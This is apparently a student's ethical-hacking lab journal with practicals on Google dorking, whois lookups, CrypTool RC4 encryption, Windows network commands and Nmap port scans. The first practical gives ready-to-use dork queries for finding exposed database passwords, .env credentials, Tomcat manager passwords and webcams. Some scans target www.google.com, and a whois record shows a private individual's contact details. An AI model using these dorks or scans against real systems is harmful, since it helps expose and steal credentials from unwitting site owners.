

## PRACTICAL NO 1

**AIM:** Use Google and whois for Reconnaissance

### **Using Google:**

Because of various web server misconfigurations, sensitive information gets indexed by the search engines when spiders crawl them. The sensitive information may include: password files, confidential directories, logon portals, log files etc.

A Google dork query is a search string that uses advanced search operators to find information that is not readily available on a website. Google dorking, also known as Google hacking, can return information that is difficult to locate through simple search queries. To locate sensitive information, attackers use advanced search strings called Google dork queries.

### **Some Google Dork Queries:**

#### **i) Files Containing Passwords**

**Search string:** "whoops! there was an error." "db\_password"

**URL:**

[https://www.google.com/search?q=%22whoops%20there%20was%20an%20error.%22%20%22db\\_password%22](https://www.google.com/search?q=%22whoops%20there%20was%20an%20error.%22%20%22db_password%22)

**Result:** reveals database passwords as a result of the error raised by the PHP Framework Laravel

**Search string:** intext:"login" department | admin | manager | company | host filetype:xls | xlsx -community -github

**URL:**

<https://www.google.com/search?q=intext:%22login%22%20department%20|%20admin%20|%20manager%20|%20company%20|%20host%20filetype:xls%20|%20xlsx%20-community%20-github>

**Result:** reveals spreadsheets containing passwords

**Search String:** inurl:"build.xml" intext:"tomcat.manager.password"

**URL:**

<https://www.google.com/search?q=inurl:%22build.xml%22%20intext:%22tomcat.manager.password%22>

**Result:** reveals the password of tomcat manager

**Search String:** intitle:"index of" intext:login.csv

**URL:**

<https://www.google.com/search?q=intitle:%22index%20of%22%20intext:login.csv>

**Result:** reveals servers with open directories exposing login information files

**ii) Pages Containing Login Portals**

**Search String:** inurl:admin.php inurl:admin ext:php

**URL:**

<https://www.google.com/search?q=inurl:admin.php%20inurl:admin%20ext:php>

**Result:** reveals the admin login page of sites

**iii) Various Online Devices**

**Search String:** intitle:"VB Viewer"

**URL:**

<https://www.google.com/search?q=intitle:%22VB%20Viewer%22>

**Result:** reveals several online webcams or IPcams

**iv) File Containing Juicy Info**

**Search String:** ext:env intext:APP\_ENV= | intext:APP\_DEBUG= | intext:APP\_KEY=

**URL:**

[https://www.google.com/search?q=ext:env%20intext:APP\\_ENV=%20%20intext:APP\\_DEBUG=%20%20intext:APP\\_KEY=%20](https://www.google.com/search?q=ext:env%20intext:APP_ENV=%20%20intext:APP_DEBUG=%20%20intext:APP_KEY=%20)

**Result:** finds the environment configuration files (.env) of Laravel Framework which reveal credentials of database and SMTP servers

**Whois:**

WHOIS is a query and response protocol that is widely used for querying databases that store the registered users or assignees of an Internet resource, such as a domain name, an IP address block or an autonomous system, but is also used for a wider range of other information. The protocol stores and

delivers database content in a human-readable format. The WHOIS protocol is documented in RFC 3912.

Online Whois query:

- <https://www.whois.com/>
- <https://www.whois.net/>
- <http://whois.domaintools.com/>
- <https://who.is/>
- <https://whois.icann.org/en>

A) [www.whois.com](https://www.whois.com)



MEGA SALE

40% OFF ON DEDICATED SERVERS!

ENDS SOON!

BUY NOW



oneplus

WHOIS

HOME

DOMAINS

WEBSITES

HOSTING

CLOUD

EMAIL

SECURITY

WHOIS

SUPPORT

LOGIN



oneplus.com

Updated 5 days ago



### Domain Information

Domain:	oneplus.com
Registrar:	Alibaba Cloud Computing (Beijing) Co., Ltd.
Registered On:	2001-06-30
Expires On:	2022-06-30
Updated On:	2018-03-16
Status:	clientTransferProhibited
Name Servers:	ns-1356.awsdns-41.org ns-1801.awsdns-33.co.uk ns-191.awsdns-23.com



On Sale!

pro

oneplus.com

Updated 5 days ago



### Domain Information

Domain:	oneplus.com
Registrar:	Alibaba Cloud Computing (Beijing) Co., Ltd.
Registered On:	2001-06-30
Expires On:	2022-06-30
Updated On:	2018-03-16
Status:	clientTransferProhibited
Name Servers:	ns-1356.awsdns-41.org ns-1801.awsdns-33.co.uk ns-191.awsdns-23.com ns-839.awsdns-40.net



### Registrant Contact

State:	guang dong
--------	------------

### Raw Whois Data

### Raw Whois Data

Domain Name: oneplus.com  
Registry Domain ID: 74213037\_DOMAIN\_COM-VRSN  
Registrar WHOIS Server: grs-whois.hichina.com  
Registrar URL: http://whois.aliyun.com  
Updated Date: 2018-03-16T16:41:18Z  
Creation Date: 2001-06-30T10:49:16Z  
Registrar Registration Expiration Date: 2022-06-30T10:49:15Z  
Registrar: Alibaba Cloud Computing (Beijing) Co., Ltd.  
Registrar IANA ID: 420  
Reseller:  
Domain Status: clientTransferProhibited  
<https://icann.org/epp#clientTransferProhibited>  
Registrant City:  
Registrant State/Province: guang dong  
Registry Registrant ID: Not Available From Registry  
Name Server: NS-1356.AWSDNS-41.ORG  
Name Server: NS-1801.AWSDNS-33.CO.UK  
Name Server: NS-191.AWSDNS-23.COM  
Name Server: NS-839.AWSDNS-40.NET  
DNSSEC: unsigned  
Registrar Abuse Contact Email: [DomainAbuse@service.aliyun.com](mailto:DomainAbuse@service.aliyun.com)  
Registrar Abuse Contact Phone: +86.95187  
URL of the ICANN WHOIS Data Problem Reporting System: <http://wdprs.internic.net/>  
>>>Last update of WHOIS database: 2018-12-15T01:57:13Z <<<  
  
For more information on Whois status codes, please visit <https://icann.org/epp>  
  
Important Reminder: Per ICANN 2013RAA's request, Hichina has modified domain names' whois format of dot com/net/cc/tv, you could refer to section 1.4 posted by ICANN on <http://www.icann.org/en/resources/registrars/raa/approved-with-specs-27jun13-en.htm#whois> The data in this whois database is provided to you for information purposes only, that is, to assist you in obtaining information about or related to a domain name registration record. We make this information available "as is," and do not guarantee its accuracy. By submitting a whois query, you agree that you will use this data only for lawful purposes and that, under no circumstances will you use this data to: (1) enable high volume, automated, electronic processes that stress or load this whois database system providing you this information; or (2) allow, enable, or otherwise support the transmission of mass unsolicited, commercial advertising or solicitations via direct mail, electronic mail, or by telephone. The compilation, repackaging, dissemination or other use of this data is expressly prohibited without prior written consent from us. We reserve the right to modify these terms at any time. By submitting this query, you agree to abide by these terms. For complete domain details go to: <http://whois.aliyun.com/whois/domain/hichina.com>

For more information on Whois status codes, please visit <https://icann.org/epp>

Important Reminder: Per ICANN 2013RAA's request, Hichina has modified domain names' whois format of dot com/net/cc/tv, you could refer to section 1.4 posted by ICANN on <http://www.icann.org/en/resources/registrars/raa/approved-with-specs-27jun13-en.htm#whois> The data in this whois database is provided to you for information purposes only, that is, to assist you in obtaining information about or related to a domain name registration record. We make this information available "as is," and do not guarantee its accuracy. By submitting a whois query, you agree that you will use this data only for lawful purposes and that, under no circumstances will you use this data to: (1) enable high volume, automated, electronic processes that stress or load this whois database system providing you this information; or (2) allow, enable, or otherwise support the transmission of mass unsolicited, commercial advertising or solicitations via direct mail, electronic mail, or by telephone. The compilation, repackaging, dissemination or other use of this data is expressly prohibited without prior written consent from us. We reserve the right to modify these terms at any time. By submitting this query, you agree to abide by these terms. For complete domain details go to: <http://whois.aliyun.com/whois/domain/hichina.com>

b) [www.arin.net](http://www.arin.net)

# NIRMALA MEMORIAL FOUNDATION COLLEGE OF COMMERCE AND SCIENCE

[://whois.arin.net/rest/poc/OPPON1-ARIN](https://whois.arin.net/rest/poc/OPPON1-ARIN)

The screenshot shows the ARIN Whois/RWS interface. At the top left is a red sidebar with the text "ARIN Online" and a blue "enter" button. To its right is a light blue header bar with the text "WHOIS-RWS". Below the header is a dark grey section titled "Point of Contact". This section contains a table with the following data:

Point of Contact	
Note	ARIN has attempted to validate the data for this POC, but has received no response from the POC since 2017-09-11
Name	Oppo , Nicola
Handle	OPPON1-ARIN
Company	CASA TUA MANAGEMENT
Street	1700 JAMES AV APT 1
City	MB
State/Province	FL
Postal Code	33139
Country	US
Registration Date	2016-06-21
Last Updated	2016-06-21
Comments	
Phone	+1-305-673-1010 (Office)
Email	noppo@casatulifestyle.com
RESTful Link	<a href="https://whois.arin.net/rest/poc/OPPON1-ARIN">https://whois.arin.net/rest/poc/OPPON1-ARIN</a>
See Also	<a href="#">Related organizations</a> .

To the right of the main content area is a white sidebar with a black border. It is titled "RELEVANT LINKS" and contains the following links:

- > [ARIN Whois/Whois-RWS Terms of Service](#)
- > [Report Whois Inaccuracy](#)
- > [Whois-RWS API documentation](#)
- > [ARIN Technical Discussion Mailing List](#)
- > [Sample stylesheet \(xsl\)](#)

Conclusion: Reconnaissance studies successfully using Google and whois

## PRACTICAL NO 2

**AIM:** Use CrypTool to encrypt and decrypt passwords using RC4 algorithm


### CrypTool:

**CrypTool** is an open-source project. **CrypTool** contains most classical ciphers, as well as modern symmetric and asymmetric cryptography including RSA, ECC, digital signatures, hybrid encryption, holomorphic encryption, and Diffie–Hellman key exchange.


### RC4 algorithm:

In cryptography, RC4 is a stream cipher. While remarkable for its simplicity and speed in software, multiple vulnerabilities have been discovered in RC4, rendering it insecure. It is especially vulnerable when the beginning of the output key stream is not discarded, or when nonrandom or related keys are used.


**Step 1:** open cryptool → go to file → new file → enter the plain text





**Step 2:-** Goto encrypt/decrypt → symmetric model → RC4 → enter key length(128 bits) → click Encrypt



**Step 3:** after encryption the value is



**Step 4:** for decryption (go to encrypt/decrypt>>change the bit length 128bits>> decrypt)



**CONCLUSION:** We encrypted and Decrypted data successfully by using CrypTool and RC4 Algorithm.

**PRACTICAL NO 3**

**AIM:** (A) Run and analyze the following commands in Linux- TraceRoute, ping, ifconfig, netstat command.

(B) Perform ARP Poisoning in Windows.

**Step 1:** Type tracert and type [www.oneplus.com](http://www.oneplus.com) press “Enter”.

```

Administrator: Command Prompt
C:\Windows\system32>tracert www.oneplus.com

Tracing route to e10580.dscf.akamaiedge.net [23.41.71.236]
over a maximum of 30 hops:

 1   8 ms    9 ms   11 ms  192.168.1.1
 2   66 ms   65 ms   62 ms  comp61 [0.0.0.0]
 3   61 ms   59 ms   50 ms  125.99.48.49
 4   70 ms   69 ms   69 ms  203.212.193.26
 5   70 ms   71 ms   65 ms  202.88.130.237
 6   105 ms  71 ms   72 ms  aes-static-113.114.144.59.airtel.in [59.144.114.113]
]
 7   163 ms  163 ms  175 ms  182.79.205.188
 8   113 ms  132 ms  143 ms  te0-5-0-17.br02.hkg15.pccwbtn.net [63.217.17.153]
 9   143 ms  147 ms  149 ms  global-technology.pos3-13.ar01.hkg04.pccwbtn.net [6
3.218.3.14]
10   147 ms  146 ms  145 ms  a23-41-71-236.deploy.static.akamaitechnologies.com
[23.41.71.236]

Trace complete.

```

**Step 2:** Ping all the IP address

>ipconfig

```

C:\Windows\system32>ipconfig

Windows IP Configuration

Ethernet adapter Npcap Loopback Adapter:

  Connection-specific DNS Suffix . :
  Link-local IPv6 Address . . . . . : fe80::e0f9:2fdc:cdc7:7bfe%28
  Autoconfiguration IPv4 Address. . . : 169.254.123.254
  Subnet Mask . . . . . : 255.255.0.0
  Default Gateway . . . . . :

Ethernet adapter Ethernet:

  Connection-specific DNS Suffix . :
  Link-local IPv6 Address . . . . . : fe80::a560:66a0:a556:5eaf%14
  IPv4 Address. . . . . : 192.168.1.61
  Subnet Mask . . . . . : 255.255.255.0
  Default Gateway . . . . . : 192.168.1.1

```

>ping 91.240.109.42

```
C:\Windows\system32>ping 91.240.109.42

Pinging 91.240.109.42 with 32 bytes of data:
Reply from 91.240.109.42: bytes=32 time=175ms TTL=53
Reply from 91.240.109.42: bytes=32 time=173ms TTL=53
Reply from 91.240.109.42: bytes=32 time=173ms TTL=53
Reply from 91.240.109.42: bytes=32 time=171ms TTL=53

Ping statistics for 91.240.109.42:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 171ms, Maximum = 175ms, Average = 173ms
```

### Step 3: netstat

```
C:\Windows\system32>netstat

Active Connections

  Proto  Local Address          Foreign Address        State
  TCP    192.168.1.61:1137    e1:https              ESTABLISHED
  TCP    192.168.1.61:1146    131.253.33.254:https  ESTABLISHED
  TCP    192.168.1.61:1153    e1-ha:https           ESTABLISHED
  TCP    192.168.1.61:1200    e3-ha:https           ESTABLISHED
  TCP    192.168.1.61:1201    e3-ha:https           ESTABLISHED
  TCP    192.168.1.61:1203    e1:https              ESTABLISHED
  TCP    192.168.1.61:1273    server-52-222-136-21:https CLOSE_WAIT
  TCP    192.168.1.61:1281    e2:https              ESTABLISHED
  TCP    192.168.1.61:1309    151.101.38.110:https  ESTABLISHED
  TCP    192.168.1.61:1340    media-router-fp2:https  ESTABLISHED
  TCP    192.168.1.61:1341    media-router-fp2:https  ESTABLISHED
  TCP    192.168.1.61:1552    52.230.3.194:https   ESTABLISHED
  TCP    192.168.1.61:1574    dialup-mum-203:https  ESTABLISHED
  TCP    192.168.1.61:1634    COMP53:ms-do          ESTABLISHED
  TCP    192.168.1.61:7680    comp151:1748          ESTABLISHED
  TCP    192.168.1.61:7680    comp66:26329          ESTABLISHED
  TCP    192.168.1.61:7680    comp150:1667          ESTABLISHED
  TCP    192.168.1.61:7680    192.168.1.163:1651  ESTABLISHED
```


### Step 4: ifconfig

**CONCLUSION:** The Commands are successfully executed.

**PRACTICAL NO 4**

**AIM:** Using Nmap (Network mapping) scanner to perform port scanning of various forms – ACK, SYN, FIN, NULL, and XMAS.

Open cmd and type: nmap



```

Administrator: C:\Windows\System32\cmd.exe
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32>nmap
Nmap 7.70 ( https://nmap.org )
Usage: nmap [Scan Type(s)] [Options] {target specification}
TARGET SPECIFICATION:
  Can pass hostnames, IP addresses, networks, etc.
  Ex: scanme.nmap.org, microsoft.com/24, 192.168.0.1; 10.0.0-255.1-254
  -iL <inputfilename>: Input from list of hosts/networks
  -iR <num hosts>: Choose random targets
  --exclude <host1[,host2][,host3],...>: Exclude hosts/networks
  --excludefile <exclude_file>: Exclude list from file
HOST DISCOVERY:
  -sL: List Scan - simply list targets to scan
  -sn: Ping Scan - disable port scan
  -Pn: Treat all hosts as online -- skip host discovery
  -PS/PA/PY[portlist]: TCP SYN/ACK, UDP or SCTP discovery to given ports
  -PE/PP/PM: ICMP echo, timestamp, and netmask request discovery probes
  -PO[protocol list]: IP Protocol Ping
  -n/-R: Never do DNS resolution/Always resolve [default: sometimes]
  --dns-servers <serv1[,serv2],...>: Specify custom DNS servers
  --system-dns: Use OS's DNS resolver
  --traceroute: Trace hop path to each host
SCAN TECHNIQUES:
  -sS/sT/sA/sW/sM: TCP SYN/Connect()/ACK/Window/Maimon scans
  -sU: UDP Scan
  -sN/sF/sX: TCP Null, FIN, and Xmas scans
  --scanflags <flags>: Customize TCP scan flags
  -sI <zombie host[:probeport]>: Idle scan
  -sY/sZ: SCTP INIT/COOKIE-ECHO scans
  -sO: IP protocol scan
  -b <FTP relay host>: FTP bounce scan
PORT SPECIFICATION AND SCAN ORDER:
  -p <port ranges>: Only scan specified ports
    Ex: -p22; -p1-65535; -p U:53,111,137,T:21-25,80,139,8080,S:9
  --exclude-ports <port ranges>: Exclude the specified ports from scanning
  -F: Fast mode - Scan fewer ports than the default scan
  -r: Scan ports consecutively - don't randomize
  --top-ports <number>: Scan <number> most common ports
  --port-ratio <ratio>: Scan ports more common than <ratio>
SERVICE/VERSION DETECTION:
  -sV: Probe open ports to determine service/version info
  --version-intensity <level>: Set from 0 (light) to 9 (try all probes)
  --version-light: Limit to most likely probes (intensity 2)
  --version-all: Try every single probe (intensity 9)
  --version-trace: Show detailed version scan activity (for debugging)
SCRIPT SCAN:
  -sC: equivalent to --script=default

```

1. nmap -sA -T4 [www.google.com](http://www.google.com) OR nmap -sA -T4 scanme.nmap.org

```
C:\Windows\system32>nmap -sA -T4 scanme.nmap.org
Starting Nmap 7.70 ( https://nmap.org ) at 2019-01-10 19:04 India Standard Time
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.25s latency).
Not shown: 998 unfiltered ports
PORT      STATE      SERVICE
139/tcp    filtered   netbios-ssn
445/tcp    filtered   microsoft-ds

Nmap done: 1 IP address (1 host up) scanned in 19.01 seconds
```

2. nmap -p22,113,139 scname.nmap.org

```
C:\Windows\system32>nmap -p21,17,99 scanme.nmap.org
Starting Nmap 7.70 ( https://nmap.org ) at 2019-01-10 19:05 India Standard Time
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.26s latency).

PORT      STATE      SERVICE
17/tcp     closed     qotd
21/tcp     closed     ftp
99/tcp     closed     metagram

Nmap done: 1 IP address (1 host up) scanned in 6.83 seconds
```

3. nmap -sF -T4 [www.google.com](http://www.google.com)

```
C:\Windows\system32>nmap -sF -T4 www.google.com
Starting Nmap 7.70 ( https://nmap.org ) at 2019-01-10 19:06 India Standard Time
Nmap scan report for www.google.com (172.217.26.228)
Host is up (0.0074s latency).
rDNS record for 172.217.26.228: bom05s09-in-f4.1e100.net
All 1000 scanned ports on www.google.com (172.217.26.228) are open|filtered

Nmap done: 1 IP address (1 host up) scanned in 10.33 seconds
```

